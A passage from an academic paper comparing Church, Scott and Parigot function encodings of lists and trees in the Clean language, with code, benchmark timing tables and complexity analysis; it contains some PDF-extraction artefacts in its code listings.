The definition for Nil is completely similar to the instance for Zero. The constructor Cons has the list element to be stored as additional argument. Here it does matter whether we insert the new element at the head or the tail of the list. It is actually quite remarkable that we can add an element to the tail of the list without explicit recursion. Note that the arguments for nil and cons are passed recursively to the tail x of the list. The manipulation functions isNil and head directly yield the desired result by applying the function xs to the appropriate arguments. The implementation of tail is more involved. We use the approach known from pred. From the end of the list upwards a new list is constructed that is the tail of this list. Note that this is again  $O(n)$  work with  $n$  the length of the list. Moreover, it spoils lazy evaluation by requiring a complete evaluation of the spine of the list. This excludes the use of infinite list as arguments of this version of tail.

#### 4.3.3 List in the Scott Encoding

The implementation of lists based on Scott numbers differs at the recursive argument of the Cons constructor. Here we use a term of type SList a. In the list based on Church numbers this argument has type b, the result type of the list manipulation. As a consequence, we do not pass the arguments nil and cons as arguments to the tail x in the definition for the constructor Cons. This makes the access function tail a simple  $O(1)$  access function.

```
:: SList a = SList (λb: b (a→(SList a)→b) → b)
```

```
instance List SList where
    Nil          = SList λnil cons.nil
    Cons a x     = SList λnil cons.cons a x
    isNil (SList xs) = xs True λa x.False
    head (SList xs) = xs undef λa x.a
    tail (SList xs) = xs undef λa x.x
```

#### 4.3.4 List in the Parigot Encoding

Just as for numbers the Parigot encoding of Cons contains an argument for Scott type of recursion (i.e. x), as well as for the Church type recursion (i.e. ((PList l).l) x n c).


```
:: PList a = PList (λb: b (a (PList a) b→b) → b)
```

```
instance List PList where
    Nil          = PList λnil cons.nil
    Cons a x     = PList λn c.c a ((λ(PList l).l) x n c)
    isNil (PList l) = l True λa t x.False
    head (PList l) = l undef (λa t x.a)
    tail (PList l) = l undef (λa t x.t)
```

#### 4.3.5 Using the List Type Class


Using the primitives from List the list manipulations fold-right and fold-left can be defined in the well-known way.

headTail (fromTo 1 m)					
m	CList Int	SList Int	PList Int	[Int]	
2	6.5 10 <sup>-8</sup>	3.3 10 <sup>-8</sup>	5.5 10 <sup>-8</sup>	1.1 10 <sup>-8</sup>	
10	2.8 10 <sup>-7</sup>	3.3 10 <sup>-8</sup>	5.5 10 <sup>-8</sup>	1.1 10 <sup>-8</sup>	
10 <sup>2</sup>	2.5 10 <sup>-6</sup>	3.3 10 <sup>-8</sup>	5.5 10 <sup>-8</sup>	1.1 10 <sup>-8</sup>	
10 <sup>3</sup>	2.6 10 <sup>-5</sup>	3.3 10 <sup>-8</sup>	5.5 10 <sup>-8</sup>	1.1 10 <sup>-8</sup>	
10 <sup>4</sup>	2.8 10 <sup>-5</sup>	3.3 10 <sup>-8</sup>	5.5 10 <sup>-8</sup>	1.1 10 <sup>-8</sup>	
10 <sup>5</sup>	4.7 10 <sup>-5</sup>	3.3 10 <sup>-8</sup>	5.5 10 <sup>-8</sup>	1.1 10 <sup>-8</sup>	



**Figure 1.** Execution time in seconds as function of the length for the encodings of List. Note the double logarithmic scale.

sum (fromTo 1 m)					
m	CList Int	SList Int	PList Int	[Int]	
1	1.2 10 <sup>-7</sup>	6.6 10 <sup>-8</sup>	9.7 10 <sup>-8</sup>	2.0 10 <sup>-8</sup>	
10	3.7 10 <sup>-5</sup>	5.4 10 <sup>-7</sup>	7.5 10 <sup>-7</sup>	1.4 10 <sup>-7</sup>	
10 <sup>2</sup>	2.8 10 <sup>-2</sup>	5.9 10 <sup>-6</sup>	8.2 10 <sup>-6</sup>	2.0 10 <sup>-6</sup>	
10 <sup>3</sup>	3.3 10 <sup>+1</sup>	5.8 10 <sup>-5</sup>	8.3 10 <sup>-5</sup>	2.1 10 <sup>-5</sup>	
10 <sup>4</sup>		6.2 10 <sup>-4</sup>	9.0 10 <sup>-4</sup>	2.1 10 <sup>-4</sup>	
10 <sup>5</sup>		6.5 10 <sup>-3</sup>	9.6 10 <sup>-3</sup>	2.2 10 <sup>-3</sup>	



**Figure 2.** Execution time in seconds as function of the length for the encodings of List.

```

foldR :: (a b→b) b (t a) → b | List t
foldR op r xs | isNil xs
  = r
  = op (head xs) (foldR op r (tail xs))

foldL :: (a b→a) a (t b) → a | List xs
foldL op r xs | isNil xs
  = r
  = foldL op (op r (head xs)) (tail xs)

```

Due to the  $O(n)$  complexity of `tail` in the Church representation, the folds have  $O(n^2)$  complexity in the Church encoding when the operator `op` is strict in both arguments. In the other instances of `List` the complexity is only  $O(n)$ . In Section 5 we show how this complexity problem can be fixed for `foldR`.

The transformation from one list encoding to any other instance of `List` is done in `ListToList` by an application of this `foldR`. The summation of a list is done by a fold-left since the use of an accumulator enables a constant memory implementation. This function works for any argument type `a` having an addition operator `+` and a unit element zero.

```

ListToList :: (t a) → u a | List t & List u
ListToList xs = foldR Cons Nil xs

suml :: (t a) → a | List t & +, zero a
suml xs = foldL (+) zero xs

```

#### 4.3.6 Measuring Execution Times

Using these definitions we can easily verify the described behaviour of the implementations of the class `List`. Our first example is extremely simple; it takes the head of the tail of a list. By just changing the type at a strategic place, here the function `headTail`, we enforce another implementation of `List`. When we replace `CList` in this function by `SList`, `Plist` or `[]` that type instance of `List` is used. The length of the list is controlled by the definition of `m`. The results are listed in Figure 1.

```

headTail :: !(CList Int) → Bool
headTail 1 = head (tail 1) = 2

```

```

fromTo :: Int Int → t Int | List t
fromTo n m | n > m
  = Nil
  = Cons n (fromTo (n + 1) m)

Start = headTail (fromTo 1 m)

```

All experiments are done with 32-bit Clean 2.4 running on Windows 7 in a Virtual Box on a MacBook Air with 1.8 GHz Intel Core i5 under OS X version 10.9.4. For reliable measurements the computation is repeated such that the total execution time is at least 10 seconds.

It is no surprise that the execution time for `SList Int`, `PList Int` and `[Int]` is completely independent of the upper bound, `m`, of the list. Due to lazy evaluation the list is only evaluated until its second element. As predicted the execution time for `CList Int` is linear in the length of the list since `tail` forces evaluation until the `Nil`. For very long lists in the Church representation garbage collection causes an additional increase of the execution time. This explains the slight super linear increase in execution time.

In the second experiment we enforce evaluation of the entire list by computing the sum of the numbers 1 to `m` and check whether this sum is indeed  $m(m + 1)/2$  for various values of `m`. We use a tail recursive definition for the function `sum` that works for any implementation of `List`:


```

sum :: (t Int) → Int | List t
sum 1 | isNil 1
  = 0
  = head 1 + sum (tail 1)

```

Figure 2 shows that the execution time for `SList Int` and `[Int]` grows as expected, linearly with the number of elements in the list. The version for `CList Int` is again much slower. Since the `tail` inside `sum` is  $O(n)$  for a list in the Church representation, the sum itself is at least  $O(n^2)$ . The measurements show that the actual execution time is  $O(n^3)$  in the Church representation. Since the `tail` in the Church representation yields a function application, the reduction of an application `tail 1` cannot be shared. This expression

qs (take m randomInts)					
m	CList Int	SList Int	PList Int	[Int]	
1	7.5 10 <sup>-7</sup>	5.2 10 <sup>-7</sup>	6.0 10 <sup>-7</sup>	1.8 10 <sup>-7</sup>	
10	1.8 10 <sup>-4</sup>	1.0 10 <sup>-5</sup>	1.3 10 <sup>-5</sup>	4.1 10 <sup>-6</sup>	
10 <sup>2</sup>	1.5 10 <sup>-1</sup>	2.1 10 <sup>-4</sup>	2.8 10 <sup>-4</sup>	8.9 10 <sup>-5</sup>	
10 <sup>3</sup>	1.6 10 <sup>+2</sup>	3.0 10 <sup>-3</sup>	3.9 10 <sup>-3</sup>	1.3 10 <sup>-3</sup>	
10 <sup>4</sup>		3.3 10 <sup>-2</sup>	4.4 10 <sup>-2</sup>	1.4 10 <sup>-2</sup>	
10 <sup>5</sup>		3.9 10 <sup>-1</sup>	5.3 10 <sup>-1</sup>	1.7 10 <sup>-1</sup>	



**Figure 3.** Relation between execution time in seconds and length of the list for four different implementations of List for Quicksort.

is re-evaluated for each use of the resulting list. Each of these tail functions is  $O(n)$ . This makes the total complexity of sum  $O(n^3)$  in the Church representation and  $O(n)$  in the Scott representation, the Parigot encoding and in the native lists of Clean. In Section 5.6 below we show how we can prevent the recomputation of the tail of a list in the Church encoding.

In the final example we apply the quick-sort algorithm to a lists of pseudo random integers in the range 0..999. Quick-sort is implemented for all list implementations in the class List by the function qs.

```
qs :: (1 a) -> (1 a) | List 1 & <, = a
qs l | isNil l
  = Nil
  = append (qs (fltr (λx.x < y) 1))
    (append (fltr (λx.x = y) 1)
      (qs (fltr (λx.y < x) 1))) where y = head 1
```

```
append :: (t a) (t a) -> (t a) | List t
append l1 l2 | isNil l1
  = l2
  = Cons (head l1) (append (tail l1) l2)
```

```
fltr :: (a→Bool) (1 a) -> 1 a | List 1
fltr p l | isNil l
  = Nil
  | p x
    = Cons x (fltr p (tail l))
    = fltr p (tail l) where x = head 1
```

The local definitions of  $y = \text{head } l$  introduce explicit sharing in Clean. In the Church encoding the actual computation of the tail can not be shared.

The measurements in Figure 3 show the expected  $O(n \log n)$  growth with the length of the list for the Scott representation of lists, the Parigot encoding, and the native lists in Clean. For very long lists the complexity decreases slightly since there are many equal elements. The Church representation shows again  $O(n^3)$  growth with the length of the list. Since Quick-sort requires more

list operations than sum, the increase in execution time is even bigger than for sum.

The Scott representation, SList Int, is on average a factor 2.8 slower than the native Clean lists, [Int]. This additional execution time is caused by the additional constructors SList needed to convince the type system of correctness of this representation. This factor is independent of the size of the lists. The Parigot encoding is slightly slower than the Scott encoding due to the additional arguments of the constructors.

Functions like sum, append and fltr used in these examples can be expressed as applications of fold. It is possible to optimise a fold in the Church representation as outlined in Section 5. Since we study the representation of data structures by functions for a *simple* compiler, it is unrealistic to expect such a compiler to perform the required transformations. Moreover, this does not solve the problems with laziness, in examples like head (tail (fromTo 1 m)), and the complexity problems in situations where the tail function is not part of a foldr.

#### 4.4 Tree

We demonstrate how the approach is extended to data types with multiple recursive arguments such as binary trees. The constructor for nonempty trees, Fork, has now two recursive instances as argument instead of just one. There are now two selectors for the recursive arguments, left and right, instead of just tail.

```
class Tree t where
  Leaf   :: t a
  Fork   :: (t a) a (t a) -> t a
  isLeaf :: (t a) -> Bool
  key    :: (t a) -> a
  left   :: (t a) -> t a
  right  :: (t a) -> t a
```

##### 4.4.1 Tree with an Algebraic Data Type

The instance for an algebraic data type is again standard.

```
:: Bin a = Empty | Node (Bin a) a (Bin a)
```

```
instance Tree Bin where
```

```
Leaf      = Empty
Fork x a y = Node x a y
isLeaf t  = case t of Empty = True; _ = False
key     t  = case t of (Node x a y) = a; _ = undef
left    t  = case t of (Node x a y) = x; _ = undef
right   t  = case t of (Node x a y) = y; _ = undef
```

##### 4.4.2 Tree in the Church Encoding

The instance based on Church numbers passes the arguments for leaf and node now to two recursive occurrences in the constructor Fork for nonempty trees. The selector functions for the recursive arguments, left and right, use the same pattern as pred and tail. The difference is that there are two recursive cases. Fortunately, they can be handled with a single function. For readability we use tuples from Clean instead of a Pair as introduced in Section 2.2. Like above this selection function visits all  $n$  nodes in the subtree. Hence, its complexity is  $O(n)$  while the version using ordinary algebraic data types does the job in constant time,  $O(1)$ .

```
:: CTree a = CTree (λt: t (t a t→t) → t)
```

```
instance Tree CTree where
```

```
Leaf = CTree λleaf fork
Fork (CTree x) a (CTree y)
  = CTree λleaf fork. fork (x leaf fork) a (y leaf fork)
isLeaf (CTree t) = t True λx a y. False
key    (CTree t) = t undef λx a y. a
```

```

left  (CTree t)
= CTree λe f.e1 (t (undef,e) (λ(s,t) a (x,y).(t,f t a y)))
right (CTree t)
= CTree λe f.e1 (t (undef,e) (λ(s,t) a (x,y).(y,f t a y)))

```

#### 4.4.3 Tree in the Scott Encoding

The version based on the Scott encoding of numbers is again much more similar to the implementation based on plain algebraic data types. In the constructor `Fork` for nonempty trees the arguments `leaf` and `node` are not passed to the recursive occurrences of the tree, `x` and `y`. This makes the selection of the recursive elements identical to the selection of the non recursive argument, `key`. The complexity of the three selection functions is the desired  $O(1)$ .

```
:: STree a = STree (forall t: t ((STree a) a (STree a) -> t) -> t)
```

```

instance Tree STree where
  Leaf      = STree λleaf node.leaf
  Fork x a y = STree λleaf node.node x a y
  isLeaf (STree t) = t True λx a y. False
  key      (STree t) = t undef λx a y.a
  left     (STree t) = t undef λx a y.x
  right    (STree t) = t undef λx a y.y

```

#### 4.5 Tree in the Parigot Encoding

The instance for `Tree` in the Parigot encoding is again a combination of the Church and Scott encoding of trees. For the selectors `left` and `right` we use again the Scott variant instead of the Church variant since it has a better complexity and is lazy.

```
:: PTree a = PTree (forall b: b ((PTree a) b a (PTree a) b -> b) -> b)
```

```

instance Tree PTree where
  Leaf      = PTree λleaf node.leaf
  Fork x a y = PTree λl n.n x (f x l n) a y (f y l n)
  where f (PTree t) = t
  isLeaf (PTree t) = t True λls lc a rs rc. False
  key      (PTree t) = t undef λls lc a rs rc.a
  left     (PTree t) = t undef λls lc a rs rc.ls
  right    (PTree t) = t undef λls lc a rs rc.rs

```

##### 4.5.1 Using the Tree Type Class

Using the primitives from `Tree` we can express insertion for binary search trees by the function `insertTree`.

```

insertTree :: a (t a) -> t a | Tree t & < a
insertTree a t
  | isLeaf t = Fork Leaf a Leaf
  | a < x   = Fork (insertTree a (left t)) x (right t)
  | a > x   = Fork (left t) x (insertTree a (right t))
  | otherwise = t // x == a
where x = key t

```

Note that the recursion pattern in this function depends on the value of the element to be inserted, `a`, and the element in the current node, `key t`. This makes it hard to express `insertTree` as an efficient fold over the tree.

When the selectors `left` and `right` operate in constant time the average cost of an insert in a balanced tree is  $O(\log n)$ , and in worst case the insert is  $O(n)$  work. For the implementation based on Church numbers however, the complexity of the selectors `left` and `right` is  $O(n)$ . This makes the average complexity of an insert in a balanced tree  $O(n \log n)$ , in worst case the complexity is even  $O(n^2)$  for an unbalanced tree. This becomes even  $O(n^3)$  when we do not solve the sharing problem. In testing basic properties of trees this is very noticeable. Even with small test cases tests with the data structures based on the Church numbers take at least one order of magnitude more time than all other tests for the definitions in this paper together.

#### 4.6 General Transformations

The examples in the previous sections illustrate the general transformation scheme from a constructor-based encoding to a function-based encoding. In the transformations below we omit the additional type and constructors used in this paper to handle the various versions in a single type constructor class. A type  $T$  with  $a$  arguments and  $n$  constructors named  $C_1 \dots C_n$  will be represented by  $n$  functions. The transformation  $\mathcal{T}$  specifies the functions needed to represent a type  $T$ .

$$\begin{aligned} \mathcal{T}[T x_1 \dots x_a] &= C_1 a_{1_1} \dots a_{1_m} | \dots | C_n a_{n_1} \dots a_{n_m} \\ &= \mathcal{C}[C_1 a_{1_1} \dots a_{1_m}] n \dots \mathcal{C}[C_n a_{n_1} \dots a_{n_m}] n \end{aligned}$$

The function for constructor  $C_i$  with  $m$  arguments has the same name as this constructor and has  $n + m$  arguments.  $\mathcal{C}$  yields the function for the given constructor.

$$\begin{aligned} \mathcal{C}[C_i a_{i_1} \dots a_{i_m}] n &= \\ &= C_i a_1 \dots a_m x_1 \dots x_n = x_i \mathcal{A}[a_1] n \dots \mathcal{A}[a_m] n \end{aligned}$$

For all arguments in the Scott encoding and the non recursive arguments in the Church encoding, the transformation  $\mathcal{A}$  just produces the given argument.

$$\mathcal{A}[a] n = a$$

For recursive arguments in the Church encoding however, all arguments of the function are added:

$$\mathcal{A}_2[a] n = (a x_1 \dots x_n)$$

These definitions show that a constructor is basically just a selector that picks the continuation corresponding to its constructor number. In a function over type  $T$  we provide a value for each constructor, similar to a case distinction in a switch expression.

$$\begin{aligned} \mathcal{S}[\text{case } e \text{ of } & \\ & C_1 a_{1_1} \dots a_{1_m} = r_1; \\ & \dots \\ & C_n a_{n_1} \dots a_{n_m} = r_n; ] \\ &= e (\lambda a_{1_1} \dots a_{1_m} . r_1) \dots (\lambda a_{n_1} \dots a_{n_m} . r_n) \end{aligned}$$

Due to recursive passing of arguments in the Church encoding, a recursive argument  $a_j$  will be transformed to an expression of the result type  $R$  of the case expression. In the Scott encoding it will still have type  $T$ . This implies that we can still decide in the body  $r_i$  whether we want to apply the function recursively or not. In the Church encoding the function is always applied recursively.

#### 5 Optimisations

In a real implementation of a functional language that represents data types by functions, the type constructor classes introduced here and the constructors required by those type classes should be omitted. They are only introduced in this paper to allow experiments with the various representations.

A version of the Church encoding for lists without additional constructors can be expressed directly in Clean.

```
:: ChurchList a r := r (a r -> r) -> r
```

```
cnil :: (ChurchList a r)
cnil = λn c.n
```

```
ccons :: a (ChurchList a r) -> (ChurchList a r)
ccons a x = λnil cons.cons a (x nil cons)
```

```
ctail :: (ChurchList a (r,r)) -> (ChurchList a r)
ctail xs = λn c.fst (xs (undef,n) (λa (x,y). (y,c a y)))
```

```
c1ToStrings::(ChurchList a [String]) → [String]|toString a
c1ToStrings xs = xs ["[]"] λa x.[toString a, ":" : x]
```

Although these functions are accepted by the compiler, there are severe limitations to this approach. The type system rejects many combinations of these functions. This is due to the monomorphism constraint on function arguments. These problems are very similar to those encountered by the function `swap`’ in Section 3.2.

The Hindley-Milner type system does not accept the Scott encoding of data types without additional constructors, see Barendregt [3] or Barendsen [4] for a proof. Geuvers shows that this can be typed in  $\lambda 2\mu: \lambda 2 +$  positive recursive types [15]. Nevertheless, these functions work correctly in an untyped world with higher order functions.

```
snil      = λnil cons.nil
scons a x = λnil cons.cons a x
stail xs = xs undef (λa x.x)
```

By omitting these constructors we gain a factor of 2 to 3 in execution speed.

### 5.1 Using the Structure of the Type Representations

The destructors of the implementations of data constructors based on Church numbers are all very expensive operations, typically  $O(n)$  where  $n$  is the size of the recursive data structure. When the shape of the computation matches the recursive structure of the Church encoding we can achieve an enormous optimisation by replacing definitions based on the interface provided by the type constructor classes by direct implementations. Since the encoding based on Church numbers is basically a `foldr`, as explained by Hinze in [17], these optimisations will work for manipulations that can be expressed as a `foldr`.

### 5.2 Peano Numbers

Many operations on Peano numbers can be expressed as a fold operation. For instance, a Peano number of the form  $\lambda zero\ succ.\ succ(\succ\dots zero)$  can be transformed to an integer by providing the argument 0 for zero and the increment function, `inc`, for integers for `succ`. For the same operation on numbers in the Scott encoding we need to specify the required recursion explicitly. This is reflected in the tailor made instances of the class `toInt` for these number encodings.

```
instance toInt CNum where toInt (CNum n) = n 0 inc
instance toInt SNum where toInt (SNum n) = n 0 (inc o toInt)
```

The complexity of both transformations is  $O(n)$ . For the Church encoding this is a serious improvement compared to using `NumToNum` to transform a `CNum` to `Int`. Due to the  $O(n)$  costs of `pred` for `CNum` the complexity of this transformation is  $O(n^2)$ . For the other encoding we can at best gain a constant factor. This can be generalised in a translation of `CNum` to other instances of `Num`.

```
CNumToNum :: CNum → n | Num n
CNumToNum (CNum n) = n Zero Succ
```

Similar clever definitions are known for the addition and multiplication of Church numbers. We express the optimised addition as an instance of the operator `+` for `CNum`. We achieve addition by replacing the zero of `x` by the number `y` zero `succ`. In exactly the same way we can achieve multiplication by replacing the successor `succ` of `x` by  $\lambda z.y z$  `succ`.

```
instance + CNum where
  (+) (CNum x) (CNum y) = CNum λz s.x (y z s) s
instance * CNum where
  (*) (CNum x) (CNum y) = CNum λz s.x z (λz2.y z2 s)
```

It is obvious that this reduces the complexity of these operations significantly. However, the addition is not the constant  $O(1)$  manipulation it might seem to be. The result is a function and any application determining a value with this function will be  $O(n \times m)$  work. This is of course a huge improvement to  $O(n^2 \times m)$  for the addition for `CNum` using the function `add` from Section 4.2.6.

Those optimisations are only possible when the structure of the manipulation can be expressed by the structure of the encoding of `CNum`. No solutions of this kind are known for operations like predecessor and subtraction. For the predecessor it might look attractive to transform the encoding from `CNum` to `SNum` and perform the predecessor here in  $O(1)$  instead of in  $O(n)$  in `CNum`. Unfortunately, this transformation itself is  $O(n)$ , even using the optimised `CNumToNum` function. Nevertheless, such a transformation is worthwhile when we need to do more operations with higher cost in the `CNum` encoding than in the `SNum` encoding. This occurs for instance in subtracting  $m$  from  $n$  by repeated applications of the predecessor function, causing the complexity to drop from  $O(n \times m)$  to  $O(n + m)$ . This is still more expensive than the  $O(m)$  for the other encodings.

### 5.3 Lists

The Church encoding of lists is based on a fold-right. Also the Parigot encoding contains such a fold. By making an optimised fold function instead of the simple recursive version from Section 4.3.5 we can take advantage of this representation.

```
class foldR_o t :: (a b→b) b (t a) → b
instance foldR_o CList where
  foldR_o f r (CList l) = l r f
instance foldR_o PList where
  foldR_o f r (PList l) = l r λa t x.f a x
instance foldR_o SList where
  foldR_o f r (SList l) = l r λa x.f a (foldR_o f r x)
instance foldR_o [] where
  foldR_o f r l = case l of []=r; [a:x]=f a (foldR_o f r x)
```

For the Church and Parigot encoding of lists we directly use the given function `f` as the fold of this representation. The Scott encoding and the native lists of Clean does not have such a direct fold. Hence, we define an explicit recursive function.


### 5.4 Effect of the Optimisations

In order to determine the effect of the optimised fold implementation we replaced the functions `append` and `filter` in the function `qs` by their fold based variant shown above.

```
qs_o :: (t a) → (t a) | <, = a & foldRo, List t
qs_o l | isNil 1
  = Nil
  = appendo (qs_o (fltro (λx.x < h) 1))
    (appendo (fltro (λx.x = h) 1)
      (qs_o (fltro (λx.h < x) 1))) where h = head 1
append_o :: (t a) (t a) → t a | foldRo, List t
append_o 11 12 = foldR_o Cons 12 11
fltr_o :: (a→Bool) (t a) → t a | foldRo, List t
fltr_o p l = foldR_o (λa x.if (p a) (Cons a x) x) Nil 1
```


The results of this experiment are listed in Figure 4. When all recursive list operations are replaced by an optimised fold-right all encodings of lists show very similar execution results. The small differences are explained by the additional arguments that have to be passed around in the Parigot encoding, and the additional constructors needed by this simulation of the Scott encoding.

qs_o (take m randomInts)					
m	CList Int	SList Int	PList Int	[Int]	
1	3.2 10 <sup>-7</sup>	4.5 10 <sup>-7</sup>	3.5 10 <sup>-7</sup>	1.1 10 <sup>-7</sup>	
10	5.8 10 <sup>-6</sup>	6.2 10 <sup>-6</sup>	6.5 10 <sup>-6</sup>	2.1 10 <sup>-6</sup>	
10 <sup>2</sup>	1.2 10 <sup>-4</sup>	1.3 10 <sup>-4</sup>	1.3 10 <sup>-4</sup>	4.7 10 <sup>-5</sup>	
10 <sup>3</sup>	1.7 10 <sup>-3</sup>	1.9 10 <sup>-3</sup>	1.9 10 <sup>-3</sup>	7.2 10 <sup>-4</sup>	
10 <sup>4</sup>	1.8 10 <sup>-2</sup>	2.0 10 <sup>-2</sup>	2.0 10 <sup>-2</sup>	7.9 10 <sup>-3</sup>	
10 <sup>5</sup>	2.4 10 <sup>-1</sup>	2.9 10 <sup>-1</sup>	2.9 10 <sup>-1</sup>	1.0 10 <sup>-1</sup>	



**Figure 4.** Execution time in seconds as function of the length for the encodings of List.

ordered (fromTo 1 m)					
m	CList tail	CList tail_o	PList	SList	[Int]
1	9.7 10 <sup>-8</sup>	1.2 10 <sup>-7</sup>	6.6 10 <sup>-8</sup>	4.1 10 <sup>-8</sup>	1.3 10 <sup>-8</sup>
10	6.0 10 <sup>-5</sup>	4.0 10 <sup>-6</sup>	1.2 10 <sup>-6</sup>	8.7 10 <sup>-7</sup>	1.9 10 <sup>-7</sup>
10 <sup>2</sup>	5.9 10 <sup>-2</sup>	2.8 10 <sup>-4</sup>	1.3 10 <sup>-5</sup>	9.5 10 <sup>-6</sup>	1.9 10 <sup>-6</sup>
10 <sup>3</sup>	5.6 10 <sup>+1</sup>	2.8 10 <sup>-2</sup>	1.4 10 <sup>-4</sup>	9.6 10 <sup>-5</sup>	1.9 10 <sup>-5</sup>
10 <sup>4</sup>		2.9 10 <sup>0</sup>	1.4 10 <sup>-3</sup>	1.0 10 <sup>-3</sup>	1.9 10 <sup>-4</sup>
10 <sup>5</sup>			1.5 10 <sup>2</sup>	1.1 10 <sup>2</sup>	1.9 10 <sup>-3</sup>



**Figure 5.** Execution time in seconds as function of the length for the encodings of List.

## 5.5 Optimization of other Operations

This kind of optimization works only for operations that can be expressed as a fold-right. This implies that we cannot use it for many common list manipulations like, `foldl`, `take`, `drop`, and insertion in a sorted list. For many operations that require a repeated application of `tail` it is worthwhile to transform the `CList` to a `SList`, perform the transformation on this `SList`, and finally transform back to the `CList` when we really want to use the Church encoding. This route via the lists in Scott encoding still forces the evaluation of the spine of the entire list.

In some programming tasks it is possible to construct also in the Church encoding an implementation that executes the given task with a better complexity than obtained by applying the default deconstructors. For instance, the function to take the first  $n$  elements of a list using the functions from the class `List` is:

```
takeL :: Int (t a) → t a | List t
takeL n xs | n > 0 && not (isNil xs)
           = Cons (head xs) (takeL (n - 1) (tail xs))
           = Nil
```

For the Church encoding this has complexity  $O(n \times L)$  where  $n$  is the number of elements to take and  $L$  is the length of the list. The complexity for the Scott encoding is  $O(n)$ , just like a direct definition in Clean. In contrast with the Church encoding, the Scott encoding is not strict in the spine of the list. Using a tailor-made instance of the fold in the Church encoding, the complexity of the `take` function can be reduced to  $O(L)$ :

```
takeC :: Int (CList a) → CList a
takeC n (CList xs)
       = fst (xs (Nil, xs 0 (λa x.x + 1) - n)
              (λa (ys, m).(if (m > 0) Nil (Cons a ys), m - 1)))
```

The expression  $xs 0 (\lambda a x.x + 1)$  computes the length of the lists. The outermost fold produces  $length xs - n$  times `Nil`. When the counter  $m$  becomes non-positive, the fold starts copying the list elements. For finite lists, this is the same result as `takeL m`. It is not obvious how to derive such an optimised algorithm from

an arbitrary function using the primitives from a class like `List`. Hence, constructing an optimised version requires in general non-trivial human actions. Even when this problem would be solved, the Scott encoding still has a better complexity and more appealing strictness properties.

## 5.6 Sharing in the Church Representation

The results of the sum example for lists in Table 2 show that the Church encoded lists perform worse than expected based on naive complexity analysis. The problem is caused by the fact that the `tail` function yields a function rather than a data structure. This function is packed inside the data structure `CList`, but the `tail` itself is a function. The relevant definitions are:

```
:: CList a = CList (vb: b (a→b→b) → b)

tail (CList l)
= CList λnil cons.e1 (l (Pair undef nil)
                         (λa p=:(FPair _).Pair (e2 p) (cons a (e2 p))))
```

The function produced by `tail` can only be evaluated when the arguments for `nil` and `cons` are given. For another use of this `tail`, we need other functions `nil` and `cons` and hence a new computation of  $O(n)$ .

We can prevent this recomputation by providing the constructors `Nil` and `Cons` as arguments for the function `tail`. This produces a new list that can be shared. After inlining, the optimized definition becomes:

```
tail_o (CList l)
= e1 (l (Pair undef Nil)
      (λa pair=:(FPair _).Pair (e2 pair) (Cons a (e2 pair))))
```

The drawback of this approach is that the computation of `tail_o n c` requires two  $O(n)$  operations, where `tail_o n c` is  $O(n)$  for appropriate arguments  $n$  and  $c$ .

In order to verify the effect of this optimization, we measure the execution time of `ordered (fromTo 1 m)`.

```

ordered :: (t a) → Bool | List t & < a
ordered l = isNil l || isNil t || a ≤ b && ordered t
where t = tail l; a = head l; b = head t

```

It is not obvious how the function `ordered` can be transformed to a version based on `foldR_o`. Hence we cannot expect a simple compiler to transform the function such that it makes advantage of the efficient fold-right in the Church representation.

The results for various  $m$  and the different representations of lists are listed in Figure 5.

The results in Figure 5 show that the optimized `tail_o` indeed reduces the complexity from  $O(n^3)$  to  $O(n^2)$  by enabling sharing. However, all other representations yield an  $O(n)$  implementation out of the box. Hence, even the optimized Church-lists are harmful for the implementation of lists by a functions.

## 5.7 Deforestation of Lists

Function fusion is a program transformation that tries to achieve the result of two separate functions  $f$  and  $g$  applied after each other by a single function  $h$ . That is we try to generate a function  $h$  such that  $f \cdot g \equiv h \Rightarrow \forall x . f(g x) = h x$ . Especially when fusion manages to eliminate a data structure this transformation will reduce the execution time significantly.

